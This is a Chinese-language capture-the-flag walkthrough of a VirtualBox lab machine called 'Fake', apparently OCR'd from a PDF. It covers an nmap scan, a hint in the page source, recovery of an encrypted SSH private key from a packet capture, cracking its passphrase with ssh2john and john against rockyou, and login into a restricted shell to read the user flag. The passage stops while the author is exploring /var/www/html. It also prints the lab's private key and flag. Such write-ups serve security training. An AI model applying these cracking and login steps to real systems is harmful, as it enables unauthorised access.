


扫描：

```
nmap -v -Pn -T5 192.168.137.202 -sV -p 1-65535 --min-rate=1000
```

```
┌──(root㉿kali)-[/home/kali/targets]
└─# nmap -v -Pn -T5 192.168.137.202 -sV -p 1-65535 --min-rate=1000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 03:19 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 03:19
Scanning 192.168.137.202 [1 port]
Completed ARP Ping Scan at 03:19, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:19
Completed Parallel DNS resolution of 1 host. at 03:19, 0.01s elapsed
Initiating SYN Stealth Scan at 03:19
Scanning Fake.mshome.net (192.168.137.202) [65535 ports]
Discovered open port 80/tcp on 192.168.137.202
Discovered open port 22/tcp on 192.168.137.202
Completed SYN Stealth Scan at 03:19, 27.19s elapsed (65535 total ports)
Initiating Service scan at 03:19
Scanning 2 services on Fake.mshome.net (192.168.137.202)
Completed Service scan at 03:19, 6.13s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.137.202.
Initiating NSE at 03:19
Completed NSE at 03:19, 0.03s elapsed
Initiating NSE at 03:19
Completed NSE at 03:19, 0.02s elapsed
Nmap scan report for Fake.mshome.net (192.168.137.202)
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
MAC Address: 08:00:27:88:CE:CA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.82 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

进一步扫描：

```
nmap -v -Pn -T5 192.168.137.202 -sV -sC -p 22,80
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Index - Selecao Bootstrap Template
|_http-server-header: nginx/1.18.0
| http-methods:
|_  Supported Methods: GET HEAD
|_http-favicon: Unknown favicon MD5: DD229045B1B32B2F2407609235A23238
MAC Address: 08:00:27:88:CE:CA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```


访问一下80端口：

没发现什么东西：

查看一下页面源码：

```
1153
1154 </html>
1155 <!-- Pay attention to listen 12345 -->
1156
```

跟12345端口有什么关系呢?



刚好是12345端口。看一下数据包：

追踪流发现是ssh密钥。6啊

Wireshark · 追踪 UDP 流 (udp.stream eq 136) · WLAN

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
AXhcvQ==
-----END OPENSSH PRIVATE KEY-----
```


分组 14452。1 客户端 分组，0 服务器 分组，0 turn(s).点击选择。


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDli31tjr
gYeT6SHn0PRylIAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQCtFgGFeLTE
DVEE3HGz9y5RCigdCBD35j+JtER2wk80ibmWDBbMwlSG9qLFxZrMfy841jrpdTISWszEyu
1s6Yc1AEvDBuLtH64Y/KIVfS0DGPkJQ4U+jV0VlalVRdbUnO6jSaeTw2gNyYk/f9YEemEh
UWwwvbhcw2Z1wCDTGldIDmiBdnrdyXjMvo+4/VUe11pb6H8Wc2L4Hyr3rXQeZulxX4Pb0M
82/nHI+hxvTbdXYidzqfiQcglNvgXQ4ozqRDQ1FB7D5xLSblzflhwJetMmf2scOY5ddYaX
wCt8rxcCbPHsDDiC6AF3uAN4YFwDrVTNjw1gMl3pv4tr+AcLOpwEokdMgr/qRDGNhOoxql
/JjEF6IRXoCjK4q4S8kzXr5AiF7otiXQDf2gO7X6TBsEsxYkQgxNr2c0lQ/rT4YwiIexLO
```

```
satLrL0mkkDL9rxgY7/oiFNLkIZHMPomI06lwiK9nJP0kNq8bnAV2+/Tjw5b0pAIt36QHj
5Xpu8/lEMAuw0AAAWAgFOk7evg3tOoCzhvb+wmwxfyJReUCElfQu+ALgNxXrUIUqcyEm/R
6Xs/rOdrdPBpEPhtNQf/zOZ9p4CBHkDmioEg7zpTTflx9AmKtLXk32y8WU0HVRbIzR/vq9
yuuk5zfXw4ZhQ021LNBcqIorSUop2guckCnkOPgIm/ufRAmVydK7sL1QP2wzZy0YldcDFI
6mame2OLOrD63rvBhs81Rbn1vgVmiWhtZFN2Uby6I5ElS/gz8teMw09Mg6ncfdEV0c9CFp
Zjk/N2MrEMKh/4G9kkliuugKJdHu6A77G/rYaGFJG2Cg5W1tmwANl/IMhH332qCmlHQ54V
JmIa2bMPjlam2f03cGW+zhsE8q+1nVzofu3vz4lDgFcmZHM1bnWNw6tHbKjuNaMmCiQSAZ
l1UemSO15fJ7R5shiYBE/09b+wZcULQ//vazSn2W+pEWlwzOdpj5m7Pj3TzPpQLqCnC4xy
20X7vCRtzSbD0gUC4BT7VROgQ1l+LMvGfY84egYGlQFp0AvFbbF8Fmx462KOjDy/uOrjlA
YQB1CAeAzlDe/lE7EtC1xC+TE9ZxHNCtELEAiTrAXDz/R7nlgZFEcZL15SpgttBSUdQwLQ
RiX1n8vAkCMhnrSZfGf1XvaYyIQnCC55IAaBJTEeDBhj4wtPVITL/fLhaBup9WMIoVSeND
MT7XaglMcUrRqxs2eplSVcblTFaUCGqw/ZDj8PLxHUvoN535Sjf++aBT26jwIL6A6AkigE
BpKkcQCD7to/invb4FEUBpnnXQCdzJggxE7zqRxkv1/yVFe34uaQRigtNED0moCLVhpkXh
W00E8bXn4nZ1AmRNyHiTYmXKBpV5qbu3/nAZSOlIr74MIyqoowhMu2R0ALHQZ0L+Mihx9r
SjxVMg2tzwygYl9NEW+yOSbATYlTVOd4Sj3T4ePLT0sck+k4kxXmb/dasuEuiy4GGwwwdl
XIasmgDxlOKqnVNQQSiO35MxUVmZDDehdW4y1SxuoZ6CzzMJhzb5nf/+eyvYIAAll33KBl
GhfN69rkTJB7Qva01od20cv3k+gtFcHON2Az/gz1wW44bMxDB6paqRTHLf3Gr3cqSmDiUQ
SMb0/GK8bVCV1WK5SusgH1NLG+VazOHvKc/LZE8DdbxYV8TMEO55eftJSerI9FKZwlBhQH
nFkmnLlE83qQ7dXrpiKxAVdenr7/ye4GkDDjooFn7K4PsOtL4e1FwB+RYDNQ8dbKwk2ajk
muLJNSV0ISWqFQTTDS4JEtbUjWUKbFq1cDT/+/Yt733WdRB9dTU3moEsr5Z+4x6mdjIVKW
FI3NLCNah92REIoSkkqkBC0060BzhdB+v/eN3jvFBYFVDQbnZ1r1mzVjWdLNKhnUiyz7wm
W1Jo5u96p9auwtdGIsYZM0ma4qx6vrktQV7i90otks42ZKTzK7qSpGHQZ+U3jUKgD/4V8I
3oN7UthoJztTQJGw86Yjw4poaij6iqM9eDSzw/QfgBHgQSaqmsYcpIefAzyXwDxHqcxpUO
MW46WRx1+wlKLfLQFmB8fqcwh5l8Sng/PsbbyaosfXmRAbTyE5gSdEyousA4PIG+yA+i0o
s6H8+171u/vnbGbXOEW7F1PgChrcnzlCDY1ZBpjRt4HwqjO+HV+ZQtcOZCnoq5HDty0GiK
2rywZi6rCBufjmVI1/jwtebWhpPS6q462b6NTQq6NoO2uleFi2up93NCK2pW4bsRyhSzRR
7+v8zoT8D5djK1licqYLf1Pq4+oR+mTG455iJIL1N/aEjPW4T+48sy0yEiRfoXYOeaRNhv
C98PDV7MkG2HCp5AIk1+IgHrvUjPU9r6HeuwiQRdjgKiAkeCQRqI3uqBXJTP0Boo7TuQO3
AXhcvQ==
-----END OPENSSH PRIVATE KEY-----
```

但是没有用户名啊?

```
ssh2john id_rsa > id_rsa.hash

john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
```




一开始猜想 selecao 是用户名，但是现在看到这个 jockey 了。试一下：


```
ssh jockey@192.168.137.202 -i id_rsa
```

```
┌──(root㉿ kali)-[/home/kali/targets]
└─# ssh jockey@192.168.137.202 -i id_rsa
                    __
  __               /\ \
 /\_\     ___      ___\ \ \/'\          __    __   __
 \/\ \   / __`\   /'___\ \ , <    /'__`\/\ \ \/\ \
  \ \ \/\ \L\ \/\ \__/\ \ \\`\ /\  __/\ \ \_\ \
   _\ \ \ \____/\ \____\\ \_\ \_\ \____\\/`____ \
  /\ \_\ \/___/  \/____/ \/_/\/_/\/____/ `/___/> \
  \ \____/                                  /\___/
   \/___/                                   \/__/
Enter passphrase for key 'id_rsa':
Linux Fake 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 21 03:08:53 2025 from 192.168.60.100
[rbash]:$
```

私钥 jocke：



登录成功：



rbash： 这是一个受限环境：。。。

```
/home/jockey/.local/bin/
```

你妹的，上当了，bash -i 之后啥都不可以了：

```
┌──(root㉿kali)-[/home/kali/targets]
└─# ssh jockey@192.168.137.202 -i id_rsa

                    __
 __                /\ \
/\_\     ___      ___\ \ \/'\       __    __    __
\/\ \  /' __`\  /'___\ \ , <     /'__`\/\ \/\ \
 \ \ \/\ \L\ \/\ \__/\ \ \\`\  /\  __/\ \ \_\ \
 _\ \ \ \____/\ \____\\ \_\ \_\ \____\\/`____ \
/\ \_\ \/___/  \/____/ \/_/\/_/\/____/ `/___/> \
\ \____/                                  /\___/
 \/___/                                   \/__/
Enter passphrase for key 'id_rsa':
Linux Fake 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 15 03:46:32 2025 from 192.168.137.225
[rbash]:$ ls -la
total 40
drwxr-xr-x 5 jockey jockey 4096 May 21 01:47 .
drwxr-xr-x 3 root   root   4096 May 20 00:28 ..
lrwxrwxrwx 1 root   root      9 May 20 00:34 .bash_history -> /dev/null
-rw-r--r-- 1 jockey jockey   92 May 20 00:35 .bash_profile
-rw-r--r-- 1 jockey jockey  296 May 21 01:47 .bashrc
drwx------ 3 jockey jockey 4096 May 20 09:45 .gnupg
drwxr-xr-x 4 jockey jockey 4096 May 20 00:33 .local
drwx------ 2 jockey jockey 4096 May 21 02:23 .ssh
-rw------- 1 jockey jockey 2173 May 20 00:38 .viminfo
-rw-r--r-- 1 jockey jockey   18 May 20 08:59 note.txt
-rw-r--r-- 1 root   root     44 May 20 09:29 user.txt
[rbash]:$ cat user.txt
flag{user-7fc904f5c88c07c18b558dc203729555}
[rbash]:$ ls
note.txt  user.txt
[rbash]:$ cat user.txt
flag{user-7fc904f5c88c07c18b558dc203729555}
[rbash]:$
```

得到了 user 的 flag：

```
flag{user-7fc904f5c88c07c18b558dc203729555}
```

```
flag{user-7fc904f5c88c07c18b
[rbash]:$ cat note.txt
I like to backup.
[rbash]:$
```

喜欢备份?

不让cd过去，但是可以看?

```
[rbash]:$ cd /var/www/html
-rbash: cd: restricted
[rbash]:$ ls /var/www/html
Readme.txt  blog-details.html  forms       index.nginx-debian.html  portfolio-details.html  starter-page.html
assets      blog.html          index.html  jockey_hack              service-details.html
[rbash]:$
```

